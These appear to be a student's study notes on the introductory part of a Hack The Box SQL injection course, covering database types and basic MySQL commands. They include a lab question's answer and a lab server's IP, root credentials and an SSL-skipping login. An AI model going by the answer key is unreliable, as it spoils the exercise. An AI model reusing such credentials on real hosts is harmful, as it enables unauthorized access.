**NAME**: Kelvin Kimotho

**LinkedIn**: kelvin kimotho

**SQL Injection Fundamentals module on hack the box**

A shareable link to module completion badge
https://academy.hackthebox.com/achievement/1476251/33

# Introduction

- Modern web applications use databases for data storage and retrieval.
- Interaction with databases occurs in real-time through HTTP(S) requests.
- User-supplied information can lead to SQL injection (SQLi) attacks if not handled correctly.

### *SQL Injection (SQLi)*

**SQL injection** targets relational databases, particularly MySQL.
It alters SQL queries by injecting malicious input, enabling unintended database actions.
Types of injection vulnerabilities include

- HTTP injection
- Code injection
- Command injection

SQL injection typically involves:

- Injecting SQL code to manipulate or execute queries.
- Using techniques like single/double quotes to escape input limits.
- Executing different SQL queries through stacked or union queries.

### *Use Cases and Impact*

SQL injection can lead to significant consequences:

- Unauthorized access to sensitive information (e.g., passwords, credit card data).
- Bypassing authentication to access restricted areas (e.g., admin panels).

- Potential for file manipulation and server control, allowing for backdoor creation.

### *Prevention*

SQL injections often stem from poorly coded applications and lax database privileges. Prevention strategies include:

- Secure coding practices (input sanitization and validation).
- Proper management of user privileges on back-end servers.

## Intro to Databases

Databases store content and information for web applications, including:

- Core assets (images, files)
- Content (posts, updates)
- User data (usernames, passwords)

### *Database Management Systems (DBMS)*

DBMSs facilitate the creation, management, and hosting of databases. Types of DBMS:

- File-based
- Relational DBMS (RDBMS)
- NoSQL
- Graph-based
- Key/Value stores

### *Interaction with DBMS*

Users can interact with a DBMS through

- Command-line tools
- Graphical interfaces
- APIs

### *Key Features of DBMS*

- **Concurrency.** Manages multiple users interacting simultaneously without data corruption.
- **Consistency.** Ensures data remains valid and consistent during concurrent access.
- **Security.** Provides user authentication and permission controls to protect sensitive data.
- **Reliability.** Facilitates easy backups and rollbacks in case of data loss or breaches.
- **Structured Query Language (SQL).** Simplifies interactions with databases through intuitive syntax.

### *DBMS Architecture*

**Two-tiered Architecture**

- **Tier I.** Client-side applications (websites, GUI) handle high-level interactions and pass data to Tier II.
- **Tier II.** Middleware interprets interactions for the DBMS, using libraries/drivers for specific operations.

Operations include

- Insertion
- Retrieval
- Deletion
- Updating of data

# Types of Databases

Databases are categorized into

- **Relational Databases**: Use SQL and structured schemas.
- **Non-Relational Databases (NoSQL)**: Use various methods for communication without structured schemas.


### *Relational Databases*

Most common type; uses schemas to define data structure.

Data is organized in tables (entities) linked by keys. For example

- **Customer Table.** Stores customer info (ID, name, contact).
- **Product Table.** Stores product details (ID, description).
- **Orders Table.** Links customer IDs with product IDs and quantities.

In the employee's database given in the spawn box for example, The database tables are




**Key Features**

- **Keys**: Unique identifiers for records, enabling quick access and relationships.
- **Schema**: Defines relationships and structure among tables.

**RDBMS (**Relational Database Management Systems) help manage these databases popular systems include:

- MySQL
- Microsoft Access
- SQL Server
- Oracle
- PostgreSQL

An example is linking user IDs in a "users" table to user IDs in a "posts" table to retrieve user details for each post efficiently.

### *Non-Relational Databases (NoSQL)*

They store data without fixed schemas, making them flexible and scalable.

**Characteristics**

- Lack of structured tables and relationships.
- Best for unstructured or semi-structured data.

**Common Storage Models**

- **Key-Value.** Data stored as pairs (e.g., JSON).

- **Document-Based**
- **Wide-Column**
- **Graph**

MongoDB is a prominent NoSQL database, suitable for handling large amounts of unstructured data.

# Intro to MySQL

This module focuses on SQL injection through MySQL, providing an understanding of MySQL and SQL basics.

### *Structured Query Language (SQL)*

- SQL syntax may vary between RDBMS, but follows ISO standards.

Common SQL operations include

- Retrieving data
- Updating data
- Deleting data
- Creating databases and tables
- Managing users and permissions

## *Command Line Interaction*

We use the mysql utility to authenticate and interact with MySQL/MariaDB.

- Command structure: **mysql -u [username] -p**



- Avoid passing passwords directly in commands for security.

We specify a remote host and port using -h and -P.

## *Creating and Managing Databases*


To create a new database we use the "**CREATE**" command.

- **" create database school"**




To View existing databases we use the **show** command.

- **"show databases"**




To switch from one db to another "**use**" command is used.

- **"use database_name"**


## *Tables*

Data is stored in tables with rows and columns, where:

- Each column has a specific data type (e.g., INT, VARCHAR, DATETIME).

**Syntax:**

**"CREATE TABLE logins (**

**id INT,**


**username VARCHAR(100),**

**password VARCHAR(100),**

**date_of_joining DATETIME**


**);**

"




**To d**escribe table structure, we use "**DESC**" keyword.

- "**DESC TABLE_NAME"**





## *Table Properties*

Properties that can be set in the CREATE TABLE query include

- **AUTO_INCREMENT.** Automatically increments the ID.
- **NOT NULL.** Ensures the column cannot be empty.
- **UNIQUE.** Ensures all values in the column are unique.
- **DEFAULT.** Specifies a default value for a column.
- **PRIMARY KEY.** Uniquely identifies each record in the table.

**Question**: Connect to the database using the MySQL client from the command line. Use the 'show databases;' command to list databases in the DBMS. What is the name of the first database?


**Answer**: employees




I went ahead and connected to the given database using "**mysql -u root -h** 94.237.60.154 **-P 39090 –p**" command.


Username "**root**" and password "**password**".

I experienced this ssl error **"ERROR 2026 (HY000): TLS/SSL error: SSL is required, but the server does not support it**"





I did some research on how to skill that **ssl** requirement by adding "**--skip-ssl**" flag to my initial command.

**"sudo mysql -u root -h 94.237.60.154 -P 39090 -ppassword --skip-ssl"**




I managed to login after skipping the ssl thing.

Then i used **“show databases**” command to see the database available.





# SQL Statements

### INSERT Statement


- Used to add new records to a table.
- Basic syntax: "INSERT INTO table_name VALUES (column1_value, column2_value, ...);"
- Can skip columns with default values by specifying column names: "INSERT INTO table_name(column2, column3) VALUES (value2, value3);"
- Example: "**INSERT INTO student (first_name, last_name) VALUES(‘jane’, 'adm1n_p@ss');**"

- Multiple records can be added at once: " **insert into student(first_name,last_name)values('kelvin','kimotho'),('jane','wangeci');** "




## SELECT Statement

- Used to retrieve data from a table.
- To view all columns: "**SELECT * FROM departments**"
- To view specific columns: "**SELECT dept_name FROM departments;**"





- Example output displays all records or selected columns from the logins table.

## DROP Statement


- Used to permanently remove tables or databases.
- Example: "DROP TABLE student;"

## ALTER Statement

- Modifies table structures (e.g., renaming, adding, or deleting columns).
- To add a column: "**ALTER TABLE student ADD column age INT**;"




- To rename a column: "**ALTER TABLE student RENAME COLUMN first_name TO surname;**"




- To modify a column's datatype: "**ALTER TABLE student MODIFY last_name TEXT;**"

```
MariaDB [school]> desc student
    -> ;
+------------+-------------+------+-----+---------+----------------+
| Field      | Type        | Null | Key | Default | Extra          |
+------------+-------------+------+-----+---------+----------------+
| student_id | int(11)     | NO   | PRI | NULL    | auto_increment |
| surname    | varchar(20) | YES  |     | NULL    |                |
| last_name  | varchar(20) | YES  |     | NULL    |                |
| age        | int(11)     | YES  |     | NULL    |                |
+------------+-------------+------+-----+---------+----------------+
4 rows in set (0.241 sec)

MariaDB [school]> ALTER TABLE  student MODIFY last_name TEXT;
Query OK, 2 rows affected (0.246 sec)
Records: 2  Duplicates: 0  Warnings: 0

MariaDB [school]> desc student;
+------------+-------------+------+-----+---------+----------------+
| Field      | Type        | Null | Key | Default | Extra          |
+------------+-------------+------+-----+---------+----------------+
| student_id | int(11)     | NO   | PRI | NULL    | auto_increment |
| surname    | varchar(20) | YES  |     | NULL    |                |
| last_name  | text        | YES  |     | NULL    |                |
| age        | int(11)     | YES  |     | NULL    |                |
+------------+-------------+------+-----+---------+----------------+
4 rows in set (0.235 sec)

MariaDB [school]>
```

- To drop a column: "**ALTER TABLE student DROP column age;**"

```
MariaDB [school]> desc student;
+------------+-------------+------+-----+---------+----------------+
| Field      | Type        | Null | Key | Default | Extra          |
+------------+-------------+------+-----+---------+----------------+
| student_id | int(11)     | NO   | PRI | NULL    | auto_increment |
| surname    | varchar(20) | YES  |     | NULL    |                |
| last_name  | text        | YES  |     | NULL    |                |
| age        | int(11)     | YES  |     | NULL    |                |
+------------+-------------+------+-----+---------+----------------+
4 rows in set (0.235 sec)

MariaDB [school]> ALTER TABLE student DROP column age;
Query OK, 0 rows affected (0.246 sec)
Records: 0  Duplicates: 0  Warnings: 0

MariaDB [school]> desc student;
+------------+-------------+------+-----+---------+----------------+
| Field      | Type        | Null | Key | Default | Extra          |
+------------+-------------+------+-----+---------+----------------+
| student_id | int(11)     | NO   | PRI | NULL    | auto_increment |
| surname    | varchar(20) | YES  |     | NULL    |                |
| last_name  | text        | YES  |     | NULL    |                |
+------------+-------------+------+-----+---------+----------------+
3 rows in set (0.235 sec)

MariaDB [school]>
```

